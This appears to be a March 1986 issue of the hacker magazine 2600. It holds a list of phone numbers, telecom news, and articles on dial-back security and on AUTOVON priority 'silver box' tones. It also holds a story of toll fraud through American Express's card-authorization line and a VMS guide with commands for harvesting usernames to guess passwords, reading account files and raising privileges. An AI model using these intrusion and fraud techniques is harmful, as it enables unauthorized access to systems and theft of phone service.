303-447-2540	RSTS/E, COCIS
303-499-7111	US BUREAU OF STANDARDS
303-978-2111	WANG VS/80
304-344-9811	Weather (Charleston)
304-346-1961	Extended Weather Charlston
304-348-9950	All carrier circuits busy
304-348-9951	All carrier circuits busy
304-348-9952	Improper Carrier Rec
304-348-9953	Code to be proceeded by 950
304-348-9954	950 Not Before Carrier Rec
304-348-9955	Polarity Reverser
304-348-9956	All Circuits Busy Rec.
304-348-9957	Technical Difficulty Rec.
304-348-9959	Carrier Code Not neccesary
305-973-8768	Pompano Park Horse Racing
305-994-2160	Data-Tel
305-994-2331	Fading Carrier
305-994-9960	Call Not Go Through Rec
305-994-9963	Payphone Inst. Rec
305-994-9964	IBM Reference Rec

2600

(ISSN 0749-3851)

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley
David Ruderman

Executive Director
Helen Victory

BBS Operator
Tom Blich

Writers: Paul Estev, Mr. French, Emmanuel Goldstein, The Kid & Company, Lord Phreaker, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
ANNUAL SUBSCRIPTION RATES: $12, individual; $30, corporate; $20, overseas.
LIFETIME SUBSCRIPTION: $260. CORPORATE SPONSORSHIP: $2600.
BACK ISSUES: $2 each, individual; $3 each, corporate; $2.50 each, overseas.
MAKE CHECKS PAYABLE TO: 2600 Enterprises, Inc.
WRITE TO: *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
TELEPHONE: (516) 751-2600. BBS: (201) 366-4431.
ADVERTISING DEPARTMENT: P.O. Box 762, Middle Island, NY 11953-0762.
ARTICLE SUBMISSION AND LETTERS: P.O. Box 99, Middle Island, NY 11953-0099.
POSTMASTER: This is private mail.

"I have to admit these Feds are getting pretty clever"

312-222-6000	UNKNOWN
312-444-7777	ADS
312-645-7770	UNKNOWN
312-663-0884	Newsline- Govt Policy Chcgo
312-759-9191	Diversadial
312-792-1051	Dial-A-Trance
312-939-7950	DEPAUL
312-972-7603	ARROGON NET LAB
312-996-5100	TSO
313-234-5621	FTS
313-358-5780	UNINET
313-377-4300	OAKLAND UNIV
313-577-0260	WAYNE STATE
313-577-0266	MERIT TIMESHARING
313-644-3840	HIGH SCHOOL
313-644-3960	UNKNOWN
313-769-8803	W.I.T.S.
313-769-8821	ANN ARBOR SCHOOLS
313-839-3373	BELL, MICHIGAN
313-857-9500	OAKLAND SCHOOLS
313-881-0659	BELL, MICHIGAN, REPAIR COMP
313-892-0060	BELL, MICHIGAN
313-924-9977	BELL, MICHIGAN
313-961-8572	BELL, MICHIGAN, COs
313-962-1102	BOND-NET
313-962-1537	UNKNOWN
313-964-0042	BELL, MICHIGAN
313-964-2000	SEMAT COMPUTER
313-964-2018	CHARGE CARD ASSOCIATION
313-964-2064	ENGINEERING-SMITH/HENCHMAN
313-964-2500	UNIV OF KY
313-964-4042	BELL, MICHIGAN
313-964-5808	MICH NAT'L BANK
313-964-5858	LAW OFFICES
315-423-1313	SYRACUSE DECS
404-885-3460	SEARS CREDIT CHECK
405-843-7396	SYNTHACER MUSIC
408-280-1901	TRW
412-794-7601	SLIPPERY ROCK OIL
414-259-1233	RVS CABLEVISION
414-445-4050	DEC VAX
414-476-8010	DEC PDP-11/70, RSTS/E
414-542-4494	RSTS/E
414-543-0789	RSTS/E
414-543-4494	UNKNOWN
414-628-0001	Tone
414-628-0002/4	Tele-Copier
414-628-0006/7	Tele-Copier
414-628-0010/1	Muted Loop
414-628-0013/4	Inf Silence
414-628-0015	Tone & Silence
414-628-0017	2 clicks & silence
414-628-0028	Tone & Silence
414-628-0052	Special Operator
414-781-0004-7	Data-Tels
414-781-0010	Milliwatt
414-781-0014	Milliwatt
414-781-0015	Dial-Tone
414-781-002x	CO number
414-781-003x	CO number
414-781-0040-4	CO number
415-327-5220	NEC
415-361-2500	MENLO PARK CORP.
415-367-3411	UNKNOWN
415-486-4959	DEVELCON
415-486-7015	UNIX
415-486-7020	UNIX #3
415-843-7439	DIAL-AN-EXCUSE
415-857-8193	HP3000
415-937-2868	UNINET
512-259-0004	Milliwatt
512-385-4170	HP3000
512-472-2181	WEIRD RECORDING
512-472-4263	Outside Wats Line Rec
512-472-9833	must 1st dial 1 or 0 rec
512-472-9936	not be completed rec
512-472-9941	"INSERT .25"
512-474-5011	AUSTIN COMPUTERS
515-294-9440	ISO
516-567-8013	LYRICS TIMESHizafG
516-586-2850	RSTS/E
516-794-1707	Stock Quotes
602-965-7001	ARIZONA STATE
606-257-3361	UNKNOWN
609-452-0025	UNIX
609-452-6736	PRINCETON
609-734-3131	RCA/CMS
609-799-7147	UNKNOWN VMS
612-333-0868	The "9" tone
612-333-1466	Facsimile Machine
612-333-1693	Tone Test
612-333-1705	Tone Test
612-333-1708	Tone Test
612-333-1743	Tone Test
612-333-1992	Tone Test
612-339-5200	INT'L GRAPHICS
612-473-9207	Odd Tone
617-258-8313	MIT
617-417-9203	NORTHEASTERN UNIV.
617-637-1234	Boston Time
617-732-1251	HARVARD
617-732-1802	HARVARD
619-485-9888	VAX 11/44
619-748-0002	1000 hz Tone
619-748-0003	Signusoid
619-748-0005	Pac-Bell Operator
703-781-4520	MERADCOM
704-847-1112	Milliwatt
704-847-1113	Open Circuit
713-483-2700	NASUA
713-792-7200	EDUCATIONAL RESEARCH
713-795-1200	SHELL VULCAN
713-881-8181	Houston Repair
714-598-4861	POLYTECH UNIV.
714-630-0003	Signusoid
714-630-9998	Polarity Reverser
714-638-3492	TRW
714-776-4511	TRW
714-891-1267	DIAL-A-GEEK
714-897-5511	General Telephone Time
714-956-3370	TRW
714-962-3365	H.A.T.S.
717-872-0911	MILLERSVILLE UNIVAC
718-273-9978	Continual Ring
718-338-4900	The Kook Line
718-526-1111	New York Feed Line
718-526-6019	Swammy
718-976-2727	P.D.A.
800-221-0226	NBA HOTLINE
800-221-2371	ADS
800-221-4945	Woman USA News
800-222-0248	Dow Phone
800-225-8456	AUTONET
800-228-1111	VISA CREDIT CHECK
800-228-8777	Zip Code Information
800-238-5342	National Cotton Council
800-242-4022	Smog Report In Los Angeles
800-248-0151	WHITE HOUSE PRESS
800-252-0112	USC NEWSLINE
800-253-9892	Up-Time Distribution
800-321-1082	NAVY FINANCE CTR.
800-321-3048	Beepers
800-321-3049	Beepers
800-321-3052	Beepers
800-321-3074	Beepers
800-325-0887	ARTS PROGRAM GUIDE
800-325-4072	COMBAT ARMS & SER ENLISTED.
800-325-4095	COMBAT SUPPORT BRANCH
800-325-4890	ROPD USAR COMBAT ARMS DIV.
800-325-9999	Strange Tone
800-327-6764	AUTONET
800-331-3701	Shell Credit Center
800-336-0149	Tymnet Offices
800-336-3366	The Source Customer Service
800-362-7171	MASTERCARD/VISA NO.
800-367-4710	Smog Report-San Bernando
800-368-5468	"Satellite Network Control"
800-368-5500	Coin Update
800-368-5634	MCI UPDATE
800-368-5640	Senate Update
800-368-5642	Nuclear Regulatory Comm. Op
800-368-5667	Business Line
800-368-5693	Republican Talk Line
800-368-5744	AFL-CIO News
800-368-5814	NTL ASSN OF REALTORS
800-368-5833	AM HERITAGE FOUNDATION
800-368-5844	Comm Satelite Corp
800-368-5939	White House Operator
800-424-0214	Ofc of Education News
800-424-2424	Am Fed of Teachers
800-424-5040	N.A.M. Newsline
800-424-5201	EXPORT IMPORT BANK
800-424-8086	Natl Ecucation Assn
800-424-8530	Housing & Urban Devlpmt
800-424-8807	TRANSPORTATION NEWSLINE
800-424-9090	White House Press Office
800-424-9128	DEPT OF ENERGY NEWSLINE
800-424-9129	IN SPANISH
800-424-9180	COMMANDER II
800-424-9440	COMMANDER II
800-424-9494	TELEMAIL
800-424-9820	Citizens Choice News
800-424-9864	Energy Line
800-426-5996	PUGET SD. NAVAL SHIPYARD.
800-432-3960	SOC.SEC.
800-521-8426	RSX-11
800-523-0677	ALCOHOL TOBACCO AND FIREARM
800-525-3056	Cattleman News
800-525-3085	Cattleman News
800-525-7623	Am Express Curr Exch Rt
800-528-2121	American Express voice crdt
800-532-1556	FED INFORMATION CTR
800-544-6363	Allience Tele-Conference
800-548-0000	Chicago Announcement #2
800-562-0240	Metrophone Offices
800-621-7640	Sports Line
800-621-8094	American Medical Assn
800-622-0858	Calif Medical Assn
800-631-1147	Beepers
800-645-5350	UNKNOWN
800-645-5656	Sports Line
800-882-1061	AT&T Stock Prices
800-942-7071	BANK
806-741-5951	COLLEGE COMPUTER
806-741-6701	COLLEGE COMPUTER
815-633-6533	Diversadial
815-877-9521	Diversadial
816-221-9980	LOOP (TONE SIDE)
816-221-9984	LOOP (OTHER SIDE)
816-391-1122	Line Test #, hit tones
816-474-9982	DIAL TONE?
817-332-8491	FORTWORTH SCHOOL
817-338-0180	Ft. Worth Time & Temp
817-469-1895	Signusoid
817-469-4000/	Page-A-Fone's
817-469-4999	Page-A-Fone's
817-469-50xx	Mobile-Telephone-
817-469-51xx	Numbers
817-469-5200/	Page-A-Fone's
817-469-5999	Page-A-Fone's
817-625-6401	GIS
817-692-0537	WOODHILL MEDICAL
817-844-RITA	Ft. Worth Time & Temp
817-877-0548	RSTS/E
817-977-0663	AUTOBAHN IMPORTS
818-571-6523	The Gospel Line
818-702-0429	The Observatory
818-716-9242	...Input Line
818-761-3330	The Movie Line
818-765-1000	California Recordings
818-765-2000	Zygot Joke Line
818-765-6000	Feedback
818-765-7000	California Recordings
818-982-7000	Funfone
900-410-6272	SPACE SHUTTLE COMM.
904-644-2261	UNIV OF FLORIDA
914-268-9901	CO Verifacation
914-268-9911	deposit 5 cents rec
914-268-9913	deposit 10 cents rec
914-268-9936	Voice # to TelCo
914-268-9937	Voice # to TelCo
914-268-9960	Oscillating Tone
914-268-9963	Oscillating Tone
914-268-9966	Carrier
914-997-1277	Stock Quotes
916-445-2864	Gov of California

THIS LIST IS AVAILABLE ON THE 2600 SUBSCRIBER BULLETIN BOARD, SATURDAY AND SUNDAY MORNINGS FROM MIDNIGHT TO NOON (EASTERN TIME). PLEASE SEND US MORE NUMBERS SO WE CAN MAKE THIS LIST EVEN BIGGER.

SYSTEMATICALLY SPEAKING

Sprint Unites with US Telecom

Combined New Services

In the largest consolidation yet of the turbulent long-distance telephone industry, the nation's third and fourth largest services competing with AT&T—GTE-Sprint and US Telecom agreed to merge and form a new company.

This closely follows the proposed merger of MCI and SBS-Skyline which was announced last fall.

The creation of the US Sprint Communications Company, which faces Federal approval, will also merge their data communications subsidiaries, GTE Telenet and US Telecom Data Communications Company, which until a few months ago was know as Uninet.

Sprint and US Telecom will be able to combine their advertising and network-building efforts in the new company which will have a subscriber base of 2.2 million.

The new company would be the third largest long distance company, behind AT&T and MCI, and would be jointly owned by GTE and United Telecommunications.

Write Protect Tabs Wrong

Infoworld

If you are having data loss from a batch of floppy disks made by 3M, it is possible you have the red write-protect tabs it shipped with some of its disks last June and July.

The problem with the red tabs, used to cover the write-enable notch in floppy disks, is that they are transparent to the infrared light used by a few disk drives to check for the presence of the tab. While 3M said it has known about the problem since July, the company claims that the disks themselves are not defective. 3M will replace the red tabs if you contact the company.

One customer, who damaged his Microsoft Word and Smart Works program disks in January, called 3M's toll-free hotline [which is not listed with information] and had his disks replaced. He had Mitsubishi disk drives. About 1 percent of all disk drives will not detect the red tabs, according to a 3M spokesman.

Bell Atlantic & MCI Collaborate

Combined News Sources

As a result of the recent antitrust judgment against AT&T and the seven Bell operating companies, Bell Atlantic is signing up for MCI's long distance service. The switch won't affect customers since it's only intended for internal use of Bell Atlantic. Also, as part of the agreement, MCI is buying billing services from the local Bell Atlantic phone companies. This means that as of January 1, 1986, Bell Atlantic companies started sending MCI bills to MCI customers.

Cellular Phones in England

Newark Star Ledger

Cellular telephone users who travel overseas will soon be able to use the service in the United Kingdom.

Bell Atlantic Mobile Systems is setting up a reciprocal program with Cellnet of London, called Service Link, which will allow customers to pick up portable cellular telephones on their arrival at airports. Fees for the service have not yet been fixed.

Infrared Beeper Will Find You

USA Today

There's no escaping the infrared eyes of a new telephone beeper system. Telocall, from Teloc Inc., finds you virtually anywhere in a building and triggers a beeper that is worn like a pin. If you want to take the call, the system rings the nearest phone. If you don't, you press a button on the beeper.

When a call comes in, the sensors instantly search a room much like an invisible flash bulb going off—and beep the person being called. The system is designed to locate as many as 1,000 individuals in 250 separate locations within a 50,000-square-foot office.

Electronic Tax Returns Are Here

InfoWorld

The Internal Revenue Service has announced that it will begin accepting 1985 tax returns in electronic form through approved tax preparation services.

The Electronic Filing Project, if successful, could eventually allow personal computer owners to file returns electronically, although not in the near future, according to a spokesman for the IRS.

The project could have a double advantage—for taxpayers, electronic filing may speed up the refund process; for the IRS, it may also reduce the cost of handling the millions of returns filed each year. Three areas have been selected for the initial test: Phoenix, Cincinnati, and the Raleigh-Durham and Fayetteville areas of North Carolina.

H&R Block Inc., of Kansas City, Missouri, is the first tax preparation service to announce participation in the IRS project. Customers of designated offices can use H&R Block's Rapid Refund service.

Other tax preparation services are being considered by the IRS to participate in the project, but those preparers must first pass transmission tests in order to be certified.

H&R Block prepares more than 9 million tax returns a year, or about 10 percent of the individual returns filed in the country.

Acoustic Trauma

The New Brunswick Home News

On Father's Day this year, an 18-year-old Scotch Plains, New Jersey man was talking on a telephone and experienced what he believed was an electrical shock.

An investigation by AT&T and New Jersey Bell later revealed that the young man was an "acoustic trauma" victim.

Phone company officials describe acoustic trauma as "a pop or a click" that can sound as loud as the backfire of an automobile.

Like many victims of acoustic trauma, the man suffered no serious injuries but had a ringing sensation in his ears for about a day.

A New Jersey Bell spokesman said acoustic trauma is not the same thing as an electrical shock.

"The telephone converts electrical currents into sound waves," he said. "Acoustic trauma comes as a result of sound waves, and not electrical currents."

Devices known as "acoustic filters" are built into telephone receivers and are designed to minimize the clicking noises that sometimes result from malfunctions within a telephone network.

One or two cases of acoustic trauma are reported to AT&T each year.

DIAL BACK

(continued from page 3-10)

modem into believing that it is seeing dial tone, ringback and so forth until he supplies answerback tone and connects and penetrates the system, security should not depend on this sort of dial-back.

The best thing to do to solve this problem is to use a different line for dial-out. Use of random time delays between dial in and dial back combined with allowing the modem to answer during the wait period (with provisions made for recognizing the fact that this wasn't the originated call—perhaps by checking to see if the modem is in originate or answer mode) will substantially reduce this window of vulnerability but nothing can completely eliminate it.

Obviously, if one has an older CO switch, it is not good at all to use the same line for dial in and dial out.

It is best to make sure that the phone number for the dial out is different from that of the dial-in, perhaps even in a different exchange, which isn't all that impossible.

MAIL

(continued from page 3-12)

Dear *2600*:

I have a great idea, which seems so simple, but I have never heard anyone mention it. It concerns protecting the userlog of a BBS from the prying eyes of the Gestapo police, or FBI, or whoever.

You see, when they raid your house to take your BBS, they have only a few reasons. It is either to punish you for asking questions or to get a juicy list of people to investigate along with their favorite passwords. Sometimes they will call up other boards using the user names and passwords they just confiscated and try to read personal mail. This strikes me as being both immoral and illegal. But anyway, the trick is to not have the userlog available.

I have solved this problem by putting the userlist in memory on a ram-disk. I have a simple program which makes my computer think that part of the memory is really a disk that you can write to or read from. When the cops come racing in and pull the plug in an attempt to confiscate my computer, the information is gone. It just disappears. The only problem is that you need a computer that has more than 64K, like a PC or something, because most programs need 64K of available memory to run.

It is unlikely that they will try to probe your computer before they unplug it and take it from your home "as evidence," because even their technical people are pretty incompetent. And they don't usually send their technical people along anyway. I am pretty sure of that, because they like to take calculators and normal telephones along with the computer, and that shows an extreme lack of knowledge.

Since the BBS is almost always on, the userlog can be backed up on a disk outside of the computer, but encrypted in some way. All you have to do is scramble it, then rename it and put it in the middle of your Basic programs or wherever. No one but the NSA would find it. And they have better things to do...

Mojave Dessert

2600 MARCH, 1986

VOLUME THREE, NUMBER THREE $2

An Overview of AUTOVON and Silver Boxes

AUTOVON is an acronym for "AUTOmatic VOice Network", and is a single system within DCS (Defense Communications System). It is presently mostly based on electro-mechanical switches, and is a world-wide network for "unsecure" voice communication for the DOD and several related agencies. There is a good deal of basic re-design going on right now, but things don't get changed that fast at the DOD. It works in tandem with AUTODIN (AUTOmatic DIgital Network) and AUTOSEVOCOM (AUTOmatic SEcure VOice COMmunications), and is tied closely to DSCS operation (Defense Satellite Communications System). Just under 200 DCS switching offices around the free world connect about 68,000 government circuits and 73,000 (DOD leased) commercial carrier circuits. Almost all lines in the USA are leased from AT&T, WUI, and GTE.

AUTOVON provides direct interconnect capability to NATO allies and others as well. System service control is entirely hierarchical. Switches respond to 4th column DTMF (1633 Hz mixed with row frequencies—silver box tones— the "missing" row of buttons on your touch tone phone) to provide a means of prioritizing the switching response, where key A is highest and key D lowest priority.

Much work is being done on updating the digital services of DCS to "DDN" (Defense Data Network) but that doesn't affect AUTOVON, it is still all analog. All these systems are basically run by the DCA (Defense Communications Agency) at the Pentagon. One important office of the DCA is DECCO (DEfense Commercial Communications Office) at Scott Air Force Base in Illinois. This office of the DCA manages acquisition and use of all commercial leased lines world-wide. DCA and DECCO also handle lots of other government telecom stuff, like TACNET, the EBS (Emergency Broadcast System), FAA national air system, and reportedly paid some $1.1 *billion* for their '84 phone bill all together (15 *million* miles of leased lines and service). That's at very heavy discounting, too!

How to Participate

You can easily alter your touch tone phone to make it have the extra column that utilizes the 1633 Hz tone. Standard Bell phones have two tone generating coils, each of which can generate four tones. This gives you sixteen possibilities of which you only use twelve. This leaves you with access to the four unexplored tones.

A standard way to modify the touch tone phone is to install a switch to tell it whether to use the silver box tones or not. When the switch is in one position, you will get normal tones, in the other you'll get 1633 Hz tones.

Bell calls these buttons A, B, C, and D, while the army named them, from highest to lowest, Flash Override, Flash, Immediate, and Priority. All other calls are called Routine if no precedence button is pushed. These are used as varying degrees

(continued on page 3-21)

An American Express Phone Story

by Chester Holmes

This story is a memory of hacking a formidable American institution– American Express. No, not AX's internal telecommunications network, but the corporation's toll-free charge card authorization computer. The following can be safely told as our "system" went down a few years ago.

It all started in the summer of 1982. I had been on the lookout for various extenders and other nifty things a phone could link up with. Most were found by scanning and searching 800 number series using the time-honored "hang-up-if-a-human-answers" technique. After a long and fruitless afternoon of such looking, I decided to take a run on down to the local Chinese eatery as my stomach's contents had been depleted several hours earlier. I wasn't wont on dining there; take-out would be fine. Well, as Murphy would predict, my fried rice order wasn't ready at the appointed time, so I found myself at the register with a few moments to kill. Murphy struck again: on the register was a sticker with several 800 numbers and the words "American Express Charge Authorization" emblazoned thereon.

The MSG in Chinese food affects people in a variety of ways. Some folks get rambunctious, but I get sleepy. I told my associate about this number, and told him my right index finger was worn down from hours of dialing. He understood, and made some discoveries while playing with the system all that night.

If I can recall correctly, when one dialed the number (alas, time has erased the number in my brain's RAM), the merchant would be prompted to enter the card number, amount, etc. and the computer would give an approval code. A *# would abort the procedure at any time and disconnect. Merely pressing ## during the call would get an AX operator. This was accomplished by the system obtaining a dial tone and then automatically touch-toning the four-digit extension. We had our fun harassing the operators, for when they hung up, the dial tone would return, but would not automatically dial! We were thus free to make local calls within New York City! We soon tired of this game, so instead we developed a method of beating the system's demon dialer. Upon dial tone receipt, we quickly touch-toned 9958. The first 9 would give us an outside line, and the 958 was the Automatic Number Identification code for New York. The four system-generated digits would then come through and be ignored. This trick saved us from continual arousal of credit-operator suspicion, and the dial tone was returned after ANI did her thing. We also learned how many different phone numbers they used for this system.

You'll note I said we were free to make local calls. We were able to dial 9-0 to get a Bell operator, who was most happy to assist in placing our long distance calls. For some reason, however, these operators couldn't help with 900 calls (I got the same operator three times in one night while trying to listen to the space shuttle. We developed a kinship by the last call). The AX PBX would give a stern warning if we tried to dial a long distance call directly ("Class of Service Restriction. Class of Service Restriction."), but we soon outsmarted it: it wasn't looking for a 1+NPA etc., but had a timer going, and if you dialed more than eight digits (9+, etc.) in a period of about five seconds, you'd get that message. So we dialed the first few digits, paused, dialed the remainder and the call went through (even to the space shuttle).

Connections were generally less than optimum (in fact they sucked), but if you and your called party were in quiet rooms, you could talk for hours. Another minor annoyance was crosstalk. I had often heard the familiar 9958 off in the background, and once I even faintly heard my buddy. We shouted at one another for a while until one of us hit *#.

I don't think AX was ever quite aware of our exploits on the system since it was on line for several months; a new system was installed when their authorization people moved to Florida. I had had an Amex card all the while, but recently gave it up when they raised their annual "membership" to $45, and didn't tell me. It was them pissing me off like that that prompted me to tell this tale. I hope you can carry on this tradition, and it's *2600*'s pleasure to inform technology enthusiasts everywhere of your stories.

final words on VMS

by Lex Luthor and The Legion of Doom/Hackers

(This is the last of our current series on VMS: Please direct any questions to Letters Editor, 2600, PO Box 99, Middle Island, NY 11953-0099.)

Instead of using wildcards for getting a directory listing on the VMS Operating System, try:

```
$ dir [000000...]
Directory SYS$SYSDEVICE:[000000]
000000.DIR;1          AMMONS.DIR;1
NEWS.DIR;1            RJE.DIR;1
SECURITY.DIR;1        TEST.DIR;1
Total of 6 files.
Directory SYS$SYSDEVICE:[AMMONS]
*INTERRUPT*
$
```

This is a more effective way of listing *all* the directories on the system. The first directory you see will be the directory which lists most/every other directory on the system not including subdirectories. The difference between this and DIR [*.*] is that this lists more directories/files than using [*.*]. Usually the directory name is the same as the username thus, even though you have a non-privileged account, you can obtain more usernames to try passwords on. As you noticed, *INTERRUPT* appeared and the dollar sign prompt appeared. This was because of hitting control-y. One neat thing with 4.0 and above is that if you hit a control-c in the middle of a long directory or file listing, it will simply say *CANCEL*, pause for a second, and skip over to the next directory. It will not pause when going on to the next file though. As you know, older versions simply give you the '$' prompt, so if you wanted to look at something in the 15th directory, you would have to wait for all the directories which are before it, before seeing the contents of the 15th. Now, you can hit control-c and *CANCEL* long directories and sooner, not later, view the desired information. To see more detailed information about the files in your directory:

```
$ DIR /FULL
Directory SYS$SYSDEVICE:[AMMONS]
INTRO.TXT;5                  FILE ID: (929,23,0)
Size:          2/3           Owner:[AMMONS]
Created: 25-MAY-1985 12:38 Revised: 2-MAY-1985 12:38 (2)
Expires: [none specified]Backup: [no backup done]
File organization:           Sequential
File attributes:    Allocation: 3,Extend: 0,
Global buffer count: 0
                             Version limit: 3
Record format:      Variable length, maximum 74 bytes
Record attributes:    Carriage return carriage control
File protection:    System:RWED, Owner:RWED,   Group:, World:,
Access Control List  None
```

The important information is: the file protection, and if there is an ACL for the file. The /FULL qualifier will continue to print the information about each file within the directory.

Devices

On occasion, when you execute a directory search, you will not find much. This is because you are not on the same device as most of the other users are. To change devices:

```
$ SET DEVICE DEVICENAME:
```

Make sure you put the colon after the name. In the case of you not knowing what device to switch to type:

```
$ SHOW DEVICE
```

This will give you a list of devices currently used on the system.

File Extensions

The following file extensions should be used in conjunction with wildcards or [000000...] for viewing all files with that extension: .MEM (memo file) These often contain inter-office memos. TYPE this file. .JOU or .JNL (journal file) This is a Journal file, which is created when editing a file. This may contain interesting info. Use TYPE. .TMP (temporary file) This is a temporary image of a file. TYPE this file. .LIS (list file) Listing file, use same procedure as stated above, i.e.

```
$ TYPE [000000...]*.MEM;*
```

Authorize and the UAF

Earlier, it was mentioned that the file AUTHORIZE.EXE;1 could be found in the [SYSEXE] directory. It almost always is, but on occasion, you will be able to find it either in the [SYS0.SYSEXE] or [000000.SYSEXE] directories. If you are non-privileged, you may wish to see if you can access those directories, and TYPE out the file: SYSUAF.LIS which is a list similar to performing the SHOW * /FULL command. When executing that command or viewing that file, the output should look like:

```
Username: SYSTEM          Owner: SYSTEM MANGER
Account: SYSTEM           UIC: [001,004]
CLI:                      DCL                    LGICMD:
Default Device: SYS$ROOT:
Default Directory: [SYSMGR]
Login Flags:
Primary days:   Mon Tue Wed Thu Fri
Secondary days:                Sat Sun
No hourly restrictions
PRIO: 4                   BYTLM: 20480           BIOLM: 12
PRCLM: 10                 PBYTLM: 0              DIOLM: 12
ASTLM: 20                 WSDEFAULT: 150         FILLM: 20
ENQLM: 20                 WSQUOTA: 350           SHRFILLM: 0
TQELM: 20                 WSEXTENT: 1024         CPU: no limit
MAXJOBS: 0                MAXACCTJOBS: 0         PGFLQUOTA: 200000
Privileges:
 CMKRNL CMEXEC SYSNAM GRPNAM ALLSPOOL DETACH DIAGNOSE
LOG-IO GROUP ACNT PRMCEB
 PRMMBX PSWAPM ALTPRI SETPRV TMPMBX WORLD OPER EXQUOTA
NETMBX VOLPRO PHY-IO
 BUGCHK PRMGBL SYSGBL MOUNT PFNMAP SHMEM SYSPRV SYSCLK
GROUP BYPASS
```

The privileges listed at the end, in abbreviated form, are the important ones as far as security goes:

ACNT: May suppress accounting message.
OPER: Operator privilege.
GROUP: May affect other processes in the same group.
WORLD: May affect other processes in the world.
SHMEM: May create/delete objects in shared memory.
ALTPRI: May set any priority level.
BYPASS: May bypass UIC checking.
SETPRV: May set any privilege bit.
SYSLCK: May lock systemwide resources.
SYSPRV: May access objects via system protection.
VOLPRO: May override volume protection.
READALL: May read anything as the owner.
SECURITY: May perform security functions.

To see what privileges you have type:

```
$ SET PROCESS /PRIVS
01-JUN-1985 15:50:56.31  RTA1:User: ACIRS508
Process privileges:
LOG-IO    May do logical I/O.
PHY-IO    May do physical I/O.
TMPMBX    May create temporary mailbox.
Process rights identifiers:
INTERACTIVE
REMOTE
$
```

The privileges listed are usually found on low access accounts. If you have the SETPRV privilege, you can give yourself privs by:

```
$ SET PROCESS /PRIVS=ALL
```

Security Devices and Software

There are a number of additional security products available for VMS. Some of which are:

Name: ALSP (Applications Level Security Package)
Manufacturer: Integrated Systems Inc.
Location: New Jersey.
Phone: (201) 884-0892.
Cost: $650.00
Description: ALSP protects system and resource access by restricting users' commands of applications to authorized users. On menu driven applications, ALSP provides further security by checking menu selections against those authorized for a user. Security violations cause LOGOUT and after three unsuccessful access attempts at logon, the user must be reinstated by the system manager. ALSP also generates a message to the system operator when unauthorized users try to access secured data.

Name: DIALBACK and AUDIT
Manufacturer: Clyde Digital Systems Inc.
Location: Provo, Utah
Phone: (800) 832-3238.
Cost: $980.00 and $2500.00 respectively.
Description: DIALBACK protects the system by not allowing any dial-in users to make direct contact. It stops them before they can even attempt to log onto the system and requires them to identify themselves. If a user fails to enter a valid DIALBACK ID, DIALBACK will disconnect the line. As soon as DIALBACK recognizes the ID code, it checks a list of authorized users and their phone numbers, hangs up, and calls back the number listed. AUDIT is a sophisticated software security and documentation tool. It allows you to create a complete audit trail of the activities of any terminal on the system.

Name: Data Encryption System (DES) Version II and Menu Authorization Processor System (M_APS) Version I.
Manufacturer: McHugh, Freeman & Associates, Inc.
Location: Elm Grove, WI
Phone: (414) 784-8250.
Cost: $1,250.00 and $995.00 respectively.
Description: DES runs as a stand alone program (ENCRPT) which allows single or double encryption of system files. DEC encrypts source, data and task image (binary relocatable) files. M_APS provides secured menu access to system applications for authorized users with security displays, and audit trails of movements through the M_APS. Users once captured by the menu cannot escape to the system monitor level.

Conclusion

If all or most security features of VMS were implemented, the system would be one of the most secure around, even more secure than IBM. IBM operating systems such as VM/CMS, MVS/TSO, DOS, CICS, etc. are insecure without the use of additional software security packages such as ACF2, RACF, TOP SECRET, etc. which costs from $20,000 to $30,000! DEC didn't do a bad job since the cost of the operating system itself is half that of those packages. But, when computers are concerned, it's the people who are the main factor. Until they realize that hackers can be a real threat, they will continue to leave their systems open to unauthorized access.

(Special thanks goes to The Blue Archer.)

Hacker Zaps Computer Marquee

Phoenix Gazette

A hacker with a perverse sense of humor invaded an Arizona city computer and posted a series of graffiti-type messages on the Mesa Amphitheater's electronic marquee.

Among the notices: "Welcome 2 Mesa: Armpit of the USA" and "Free Phone Sex-(followed by a telephone number)."

The phone number was answered by the wife of Arizona State University President.

One Mesa employee said the amphitheater was "flooded with calls" from citizens after the unauthorized messages began appearing between 9 and 10 pm. The marquee is displayed prominently outside the facility.

The acting director of the amphitheater said he shut down the sign about an hour after the bogus messages began appearing. He said someone using a computer with a telephone modem apparently reprogrammed the sign.

A computer hacker who informed the Gazette of the caper said the marquee program has a "very low security." The hacker, who would not identify himself, said he was not responsible for the sabotage. He said whoever had left the message probably was "just doing a little flexing."

The amphitheater director confirmed that a total of eight messages were displayed, including: "Nancy Reagan Drops Acid," "Support Your Local Clinic," "Hi, Cindy! Let's Party!" "Nuke the USSR," and "Sex, Drugs, and Rock 'n' Roll."

Soviets Denied Computer Access

Combined News Sources

The Defense Department plans to prevent the use of super-computers at American universities by students and Soviet bloc scholars in an effort to minimize leakage of high technology to foreign powers.

The plan, which has drawn sharp criticism from universities planning to install super-computers, is seen by the Defense Department as a protective measure, preventing not only the theft of super-computer technology but also the use of the computers by Soviet bloc nations to solve important technical problems that have direct military applications.

University officials find the Defense Department's attitude ludicrous. They contend that Soviet scholars do not study in the U.S. to steal technology and that closing off university facilities to certain people destroys freedom of academic inquiry.

One university official even said that the plan eventually would turn university faculties into "policemen of advanced technology."

Who Called The Shuttle?

Woodbridge News Tribune

30,000 people called the space shuttle Challenger the day it exploded. The well known "900" number can accommodate up to 7,000 calls at a time. The line was initiated in 1982. 1.2 million calls were placed during the course of NASA missions. AT&T spokesman Rick Brayall claims that it is unknown how many of the callers were actually listening in when the space shuttle exploded 74 seconds after liftoff.

New Ways Of Stealing Data

Administrative Management

It is possible for someone outside a building to read data displayed on the video display tube (VDT) of a terminal or computer, W. Van Eck, a Netherlands Government Agency researcher, said. He said this in a paper he gave at Securicom '85 held in Cannes, France.

Accounts have appeared in the news of the purported use of this technique to compromise word processor displays inside the New Scotland Yard complex. Stories refer to a stunt carried out by members of a BBC-TV news team. Van Eck, in London for an interview after giving the paper, was posed in front of NSY. No reference was made to the identity of the building, and no claim was made that data inside NSY had been compromised.

There have been reports that Polish Government intelligence agents have used this technique to collect sensitive computer data in West Germany. And there have been persistent reports for years that NSA has done such monitoring, involving commercial business sites as well as ones with military intelligence interest.

Van Eck's paper explained that electromagnetic radiation given off by a VDT monitor is unique to that device and is a frequency in the UHF range. It appears that this signal radiates under optimum conditions from 2 3 to 1¼ of a mile from its source, where it can be received and translated into a readable display.

